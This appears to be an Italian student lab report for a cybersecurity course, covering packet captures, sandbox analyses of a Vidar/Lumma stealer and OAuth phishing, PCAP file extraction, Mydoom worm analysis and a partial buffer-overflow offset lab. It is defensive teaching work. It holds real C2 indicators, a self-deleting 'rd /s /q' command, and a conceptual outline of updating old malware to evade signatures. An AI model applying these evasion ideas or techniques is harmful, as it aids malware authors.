Le modifiche si vedono anche in file2hard: entrambi i nomi puntano allo **stesso inode**, quindi condividono i dati fisici. Il symlink invece si rompe perché legato al nome.

D Comando per impostare rwxrwxrwx? Differenza tra una directory e un file in ls -l?

chmod 777 (sconsigliato in produzione). Nella prima colonna, d indica una directory (il bit x permette di entrarvi), - un file (il bit x lo rende eseguibile).

Mini-conclusione

Il concetto cardine è la differenza **symlink (nome) vs hard link (inode)**; sul fronte sicurezza, l'appartenenza a un gruppo può concedere accesso a un file anche con proprietario diverso — un dettaglio rilevante nella gestione dei permessi.

NETWORK FORENSICS · ES. 4

04

Wireshark: HTTP in chiaro vs HTTPS cifrato

P4 · Nicola Cuocci

Rischio: Medio

OBIETTIVO

Dimostrare, catturando il traffico con `tcpdump` su **Kali Linux** e analizzandolo in **Wireshark**, che **HTTP trasmette le credenziali in chiaro** mentre **HTTPS le cifra** tramite TLS.


Cattura HTTP — credenziali in chiaro

Individuata l'interfaccia con ip a (eth0), la cattura `sudo tcpdump -i eth0 -s 0 -w httpdump.pcap` registra il login su `http://testasp.vulnweb.com/Login.asp` con credenziali di test Admin / Admin.

```

Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 328sec preferred_lft 328sec
    inet6 fe80::2a98:78ff:44f:7395/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d3:f8:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
(kali@kali)~$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap.
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

```

[S4.1] `ip a`: interfaccia di rete attiva (eth0).

[S4.2] Login sul sito HTTP di test (testasp.vulnweb.com).

Filtrando per `http` e selezionando la richiesta **POST**, la sezione **HTML Form URL Encoded** mostra i campi `tfUName = Admin` e `tfUPass = Admin` **perfettamente leggibili**: chiunque intercetti la rete legge le credenziali.

```

HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "tfUName" = "Admin"
    Key: tfUName
    Value: Admin
  Form item: "tfUPass" = "Admin"

```

[S4.3] Richiesta POST → *HTML Form URL Encoded*: username e password trasmessi in chiaro. ← evidenza chiave

Cattura HTTPS — dati cifrati

Ripetuta la cattura su un sito **HTTPS** (login NetAcad) e filtrando per `tcp.port==443`, al posto dei dati applicativi leggibili compare il livello **TLS** con *Application Data*. Il contenuto è una stringa esadecimale **incomprensibile**: la cifratura protegge le credenziali in transito.

```

kali: corrupt history file /home/kali/.zsh_history
(kali@kali)~$
$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap.
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

```

[S4.4] Pagina di login su canale HTTPS (TLS).

Time	Source	Destination	Protocol	Length	Info
310.15.505320	10.0.2.15	54.205.247.1	TCP	54	37554 → 443 [ACK] Seq=1902 Ack=1441 Win=65535 Len=0
311.16.506663	10.0.2.15	54.205.247.1	TCP	54	37544 → 443 [ACK] Seq=1902 Ack=2881 Win=65535 Len=0
312.16.506742	10.0.2.15	54.205.247.1	TCP	54	37554 → 443 [ACK] Seq=1902 Ack=2881 Win=65535 Len=0
313.16.507025	54.205.247.1	10.0.2.15	TLSv1.3	1494	Application Data
314.16.507027	54.205.247.1	10.0.2.15	TLSv1.3	131	Application Data, Application Data
315.16.507028	54.205.247.1	10.0.2.15	TLSv1.3	1494	Application Data, Application Data
316.16.507028	54.205.247.1	10.0.2.15	TLSv1.3	131	Application Data, Application Data
317.16.507033	10.0.2.15	54.205.247.1	TCP	54	37544 → 443 [ACK] Seq=1902 Ack=4330 Win=65535 Len=0
318.16.507033	10.0.2.15	54.205.247.1	TCP	54	37544 → 443 [ACK] Seq=1902 Ack=4330 Win=65535 Len=0
319.16.507139	10.0.2.15	54.205.247.1	TCP	54	37554 → 443 [ACK] Seq=1902 Ack=4321 Win=65535 Len=0
320.16.507198	10.0.2.15	54.205.247.1	TCP	54	37554 → 443 [ACK] Seq=1902 Ack=4330 Win=65535 Len=0
321.16.511444	10.0.2.15	54.205.247.1	TLSv1.3	118	Change Cipher Spec, Application Data
322.16.512066	54.205.247.1	10.0.2.15	TCP	60	443 → 37544 [ACK] Seq=4398 Ack=1900 Win=65535 Len=0
323.16.512286	10.0.2.15	54.205.247.1	TLSv1.3	118	Change Cipher Spec, Application Data
324.16.512526	54.205.247.1	10.0.2.15	TCP	60	443 → 37544 [ACK] Seq=4398 Ack=1900 Win=65535 Len=0

[S4.5] TLS → *Encrypted Application Data*: payload cifrato e illeggibile. ←
evidenza chiave

Risposte alle domande della traccia

D Quali informazioni compaiono nel POST HTTP?

Username e password in chiaro (Admin/Admin). HTTP non offre alcuna protezione: i dati viaggiano leggibili.

D Cosa sostituisce la sezione applicativa in HTTPS? I dati sono leggibili?

Il livello **TLS/SSL** con *Encrypted Application Data*. **No**, i dati sono cifrati e non interpretabili senza le chiavi di sessione.

D Tutti i siti HTTPS sono affidabili?

No. HTTPS protegge il *canale* (riservatezza, integrità, autenticazione del server), ma anche i siti malevoli usano HTTPS. Il lucchetto **non** equivale a fiducia nel contenuto.

Mini-conclusione

La prova è netta: su HTTP le credenziali sono in chiaro, su HTTPS sono cifrate. È la giustificazione tecnica dell'adozione universale di TLS e del blocco dei form di login in chiaro.

THREAT INTELLIGENCE · ES. 5

05

ANY.RUN: due analisi di sandbox

P2 · Piergiorgio Grilli

Rischio: Alto

OBIETTIVO

Studiare due task pubblici di **ANY.RUN** e spiegarne la minaccia in un report a taglio *cliente/manager*, motivando le scelte di *remediation*. I due task non producono screenshot locali: l'analisi è condotta sui report della sandbox.

Task A — Phishing OAuth (rogue application)

Riferimento sandbox

app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b — verdetto automatico: *No threats detected* (l'attacco abusa di piattaforme legittime).

Cosa è successo (in parole semplici): un finto annuncio di lavoro in ambito sanitario, veicolato tramite un link di tracciamento ConvertKit per superare i filtri anti-spam, reindirizza la vittima su un profilo **Instagram** reale di finto reclutamento. Per vedere l'offerta, viene chiesto di autenticarsi con **Facebook**: la pagina di login è quella ufficiale, ma l'URL contiene `app_id=124024574287414` di un'applicazione **OAuth malevola**. Inserendo le credenziali, l'utente **autorizza l'app dei criminali** a leggere i dati e gestire l'account — *senza che gli attaccanti conoscano la password*.

Indicatore	Valore
Tipo di minaccia	OAuth Rogue Application + ingegneria sociale (esca lavorativa)
App OAuth malevola	app_id / api_key = 124024574287414
Profilo esca (Instagram)	faussienursererecruiters
Redirector	click.convertkit-mail2.com
Classificazione	VERO POSITIVO

Remediation motivata

1. Revoca dell'app (critico): nelle impostazioni Facebook «App e siti web», rimuovere l'app 124024574287414 — cambiare solo la password non basta se è già stato emesso un token. **2. Cambio password + termina tutte le sessioni**. **3. Segnalazione a Meta** dell'app e del profilo. **4. Blacklist** del link ConvertKit e formazione del personale (specie HR) a non autorizzare mai app terze sconosciute.

Task B — Infostealer Vidar / Lumma

Riferimento sandbox

app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d — banner «**Malicious activity**»; IDS: «A Network Trojan was detected — **STEALER**».

Cosa è successo: il file 66bddfcb52736_vidar.exe esegue **process injection** in RegAsm.exe (tool legittimo) per nascondersi, genera eseguibili dai nomi casuali e attiva la componente **Lumma**. Cancella le proprie tracce con `cmd.exe (timeout /t 10 + rd /s /q)` e contatta i server **C2** per esfiltrare password, cookie di sessione, carte e wallet di criptovalute.

Indicatore	Valore
Famiglia	Infostealer Vidar / Lumma (firme YARA Vidar)
Eseguibile iniziale	66bddfcb52736_vidar.exe
Tecnica di evasione	Process Injection in RegAsm.exe; self-delete via cmd.exe
Dominio C2	caffegclasiqwp.shop
IP C2	147.45.44.104 · 195.201.118.191
Classificazione	VERO POSITIVO

Remediation motivata

1. Isolamento immediato dell'endpoint (quarantena di rete) per bloccare l'esfiltrazione. **2. Re-imaging** completo del sistema (gli infostealer modificano in profondità e scaricano componenti nascoste: la sola pulizia AV non basta). **3. Blacklist** del dominio e degli IP C2 su firewall/proxy. **4. Reset globale delle password** usate/memorizzate su quel PC (AD, email, cloud) e logout da tutti i dispositivi: rende inutili le credenziali già rubate.

Mini-conclusione

Due minacce opposte ma entrambe *vere positive*: una **senza malware** (abuso OAuth, invisibile agli antivirus) e una con **malware conclamato** (furto credenziali). Il caso OAuth dimostra perché l'analisi umana resta indispensabile quando i sistemi automatici segnalano «nessuna minaccia».

NETWORK FORENSICS · ES. 6

06

Estrazione di un eseguibile da un PCAP

P4 · Nicola Cuocci


Rischio: Medio

OBIETTIVO

Estrarre dal traffico catturato (nimda.download.pcap) l'eseguibile W32.Nimda.Amm.exe, salvarlo in sicurezza e determinarne la **reale natura** — senza fidarsi del nome del file.


Analisi del PCAP e identificazione del download

Nel pacchetto n. 4 si individua una richiesta **HTTP GET** di /W32.Nimda.Amm.exe verso 209.165.202.133 sulla **porta non standard 6666** (User-Agent Wget/1.19.1). Il **Follow TCP Stream** ricostruisce l'intera transazione: header HTTP di risposta (Content-Length: 345088) seguiti dall'header MZ e dalla stringa «*This program cannot be run in DOS mode*», prova che si tratta di un eseguibile PE.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=0
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=2960
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=30
6	0.000708	209.165.202.133	209.165.200.235	TCP	324	6666 → 48598 [PSH, ACK] Seq=1 Ack=165 Win=0
7	0.000827	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=259 Win=0
8	0.004594	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=259 Ack=165 Win=0
9	0.004602	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=1707 Win=0
10	0.004605	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=1707 Ack=165 Win=0
11	0.004610	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=3155 Win=0

[S6.1] Pacchetto 4: HTTP GET di W32.Nimda.Amm.exe verso 209.165.202.133:6666.



```

GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes


MZ.....@.....
!..L.!This program cannot be run in DOS mode.

$.M].. ..eN.....eY..
..eI.....eC.....e^.....e[.....Rich.....PE..d
..L.....".....I.....J.....
..X...d.....X.....@.....$.p...8.....
  
```

[S6.2] Follow TCP Stream: header HTTP + header MZ / «DOS mode». ← evidenza chiave

Estrazione e verifica statica

Con **File ► Export Objects ► HTTP** il file (345 kB) viene salvato in /home/analyst. Da terminale, `ls -l` conferma **345.088 byte** e file classifica il binario come PE32+ executable (console) x86-64, 6 sections — **senza eseguirlo**.



[S6.3] Export Objects ► HTTP: il file in lista (345 kB), un solo oggetto esportabile.

```
[analyst@secOps ~]$ cd /home/analyst/
[analyst@secOps ~]$ ls -l
total 12892
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
-rw-r--r-- 1 root root 12825513 Jun 23 04:52 httpdump.pcap
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Jun 24 05:58 W32.Nimda.Amm.exe
drwxr-xr-x 5 analyst analyst 4096 Jun 18 2025 yay
[analyst@secOps ~]$
```

[S6.4] `ls -l` in home: W32.Nimda.Amm.exe, 345.088 byte.

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 6 sections
[analyst@secOps ~]$
```

[S6.5] `file W32.Nimda.Amm.exe` → PE32+ x86-64 console: il formato reale, indipendente dal nome.

Risposte alle domande della traccia

D I simboli nel Follow TCP Stream sono rumore o dati?

Sono **dati**: i byte binari dell'eseguibile trasferito. Le parole leggibili sparse sono **stringhe ASCII** incorporate nel PE (header MZ, messaggi, nomi di DLL).

D Qual è realmente l'eseguibile? (sfida)

Il nome è **contraffatto**. Per ragioni di sicurezza del laboratorio Cisco CyberOps, il payload è stato sostituito con un'**utility di sistema legittima rinominata**: dalle stringhe leggibili nello stream il programma effettivamente eseguito è `cmd.exe`. L'analisi non deve mai basarsi sul nome del file.

D Prossimo passo per l'analista?

Calcolare gli **hash** (SHA-256/MD5), verificarne la reputazione su VirusTotal/MalwareBazaar, estrarre le stringhe e — solo dopo — un'eventuale analisi dinamica in sandbox isolata.

Mini-conclusione

L'esercizio insegna la **catena di custodia** della network forensics: ricostruire lo stream, estrarre l'oggetto, verificarne il vero tipo. La lezione SOC è netta: **il nome di un file non è una prova**.

THREAT INTELLIGENCE · EXTRA 1

09

Mydoom: analisi difensiva e progettazione di una variante (teorica)

P3 · Marcos Galeoni

Rischio: Informativo

OBIETTIVO

Studiare, da una prospettiva **esclusivamente difensiva**, il codice sorgente storico del worm Win32.Mydoom.a (alias *Novarg*, 2004) per comprenderne l'architettura, derivarne **indicatori e firme di rilevamento** e descrivere — solo a livello concettuale — come gli operatori moderni aggiornerebbero un malware datato. **Nessun codice malevolo è riprodotto o ricompilato**: l'esercizio resta sul piano dell'intelligence e del *detection engineering*.

Architettura del worm (tre macro-aree)

Il sorgente, scritto in **C** con socket Winsock2, è modulare e si organizza in tre blocchi funzionali. Comprenderne la struttura permette di sapere *dove* cercare gli indicatori sull'host e in rete.

Macro-area	Moduli sorgente	Funzione difensiva da monitorare
Offuscamento & cifratura	rot13.c, lib.c, crypt1.c, main.c	Stringhe nascoste via ROT13 e payload cifrato con XOR (chiave iniziale 0xC7): ricostruibili in analisi statica per estrarre IOC.
Mass-mailing (propagazione)	massmail.c, xsmtplib.c, zipstore.c	Invio SMTP diretto sulla porta 25 verso i record MX, con allegato auto-compresso in ZIP: anomalia rilevabile su mail-gateway e netflow.
Backdoor / proxy	xproxy.c, client.c	Apertura di un proxy SOCKS4 in ascolto (funzione socks4_exec) per il controllo remoto: porta in ascolto e protocollo SOCKS sono firme di rete.

Indicatori statici e di sistema

Anche senza eseguire il campione, la sola analisi statica produce un insieme ricco di indicatori, perché il worm deve scrivere su disco e nel registro per persistere.

Tipo di indicatore	Valore osservato nel sorgente
DLL iniettata (offuscata ROT13)	shimgapi.dll
Eseguibile di persistenza (ROT13)	taskmon.exe
Mutex di sincronizzazione (ROT13)	SwebSipcSmtx50
Chiave XOR iniziale	0xC7
Backdoor SOCKS4 — byte magico	133 (0x85) · polinomio 0x133C9EA2
Vettore di propagazione	SMTP diretto (porta 25) verso record MX, allegato ZIP
Auto-esclusione AV/CERT	lista email_filtldom (domini tipo <i>symantec</i> , <i>kaspersky</i> , <i>root@</i> , <i>abuse@</i>) esclusi dal mass-mailing

Metodo di «diffing» tra varianti

Per attribuire e classificare nuove varianti rispetto al ceppo originale, l'analista applica un confronto strutturato che non richiede l'esecuzione del codice:

- **Diffing del sorgente/binario** (es. BinDiff, diff sui moduli): individua funzioni aggiunte, rimosse o modificate rispetto al ceppo 2004.
- **Confronto delle costanti**: chiave XOR, byte magico SOCKS, nomi di mutex/DLL e domini in blacklist sono i punti che un autore tipicamente cambia per evadere le firme.
- **Estrazione e de-offuscamento delle stringhe** (ROT13/XOR) e confronto degli artefatti di rete (porte, protocolli, pattern SMTP).
- **Firme YARA** costruite sulle sequenze invarianti per riconoscere il lignaggio anche dopo il restyling.

Variante moderna — solo a livello concettuale

L'aggiornamento *ipotetico* di un malware datato non comporta la scrittura di codice in questo report. Concettualmente consisterebbe nel: sostituire le **costanti di riconoscimento** (chiave XOR, byte magico, nomi di mutex/DLL) per spezzare le firme storiche; aggiornare la **blacklist dei vendor** di sicurezza (oggi includerebbe nomi come CrowdStrike o Palo Alto); e rimpiazzare l'XOR con cifrari forti (**AES/ChaCha20**) per ostacolare l'analisi. Elencare queste aree serve ai *difensori* per anticipare cosa cercare, non a fornire una ricetta offensiva.

Mini-conclusione

Mydoom resta un caso di studio didattico: un'architettura semplice ma efficace (offuscamento + mass-mailing + backdoor). Il valore difensivo dell'esercizio è la **catena di rilevamento** — de-offuscare le stringhe, estrarre gli IOC, scrivere firme YARA e monitorare gli artefatti di rete (SMTP diretto, proxy SOCKS) — applicabile a qualunque famiglia, antica o moderna.

OFFENSIVE SECURITY (LAB) · EXTRA 2

10

Buffer Overflow: dimostrazione del crash e difese (parziale)

P7 · Francesco Borgherese

Rischio: Medio

Stato della traccia: parziale

Questa traccia è stata completata **fino al calcolo dell'offset e alla dimostrazione del crash controllato** in laboratorio. Le fasi successive (sovrascrittura mirata di EIP, individuazione dei bad characters, redirectione su modulo senza protezioni e shellcode) **non sono state portate a termine** e non sono documentate. Coerentemente con l'impostazione difensiva del report, **non viene fornito alcun exploit funzionante né shellcode**: l'obiettivo è comprendere il meccanismo per saperlo prevenire.

OBIETTIVO


Comprendere il meccanismo di un **buffer overflow su stack** in stile OSCP usando l'applicazione vulnerabile `oscp.exe` in ascolto sulla porta 1337, fino a provocare un **crash deterministico** e a **calcolare l'offset** dell'indirizzo di ritorno, per poi discutere le contromisure.

AMBIENTE & STRUMENTI


Macchina Windows di laboratorio con `oscp.exe` e **Immunity Debugger**; macchina Kali come attaccante (`nc` e script Python per inviare i pattern). Tutto in rete isolata, su un'applicazione creata appositamente come bersaglio didattico.

Setup e fuzzing iniziale


Avviata l'applicazione e collegato il debugger al processo, si verifica che il servizio sia in **ascolto sulla porta 1337**. Inviando stringhe di lunghezza crescente (fuzzing), l'invio di un buffer sufficientemente lungo fa **terminare il programma**: nel debugger si osserva l'eccezione e la sovrascrittura dei registri, segno che l'input ha invaso lo stack oltre lo spazio previsto.




[E2.1] Setup: `oscp.exe` sotto Immunity Debugger, pronto all'analisi.



[E2.2] Servizio in ascolto sulla porta 1337.




[E2.3] Crash dell'applicazione dopo l'invio di un buffer eccessivo (eccezione nel debugger).




[E2.4] Conferma del crash: i registri risultano sovrascritti dall'input.

Calcolo dell'offset dell'indirizzo di ritorno

Per individuare *esattamente* quale parte dell'input finisce sull'indirizzo di ritorno si usa un **pattern ciclico non ripetitivo** (Metasploit `pattern_create`). Letti dal debugger i 4 byte finiti in EIP al momento del crash, `pattern_offset` li converte nella posizione numerica. Nelle nostre prove, a seconda del frammento osservato, l'offset misurato è risultato **1982** byte (frammento `0Co1`) e **1978** byte (frammento `n9Co`): l'indirizzo di ritorno si trova dunque a circa **1978-1982** byte dall'inizio del buffer.



[E2.5] `pattern_offset`: il valore in EIP corrisponde all'offset (≈ 1982 byte) dell'indirizzo di ritorno.



[E2.dia] Schema dello stack: superata la capienza del buffer (offset 1982 byte), i 4 byte successivi sovrascrivono l'indirizzo di ritorno — il punto in cui un attaccante dirottarebbe l'esecuzione.

Perché funziona (in breve)

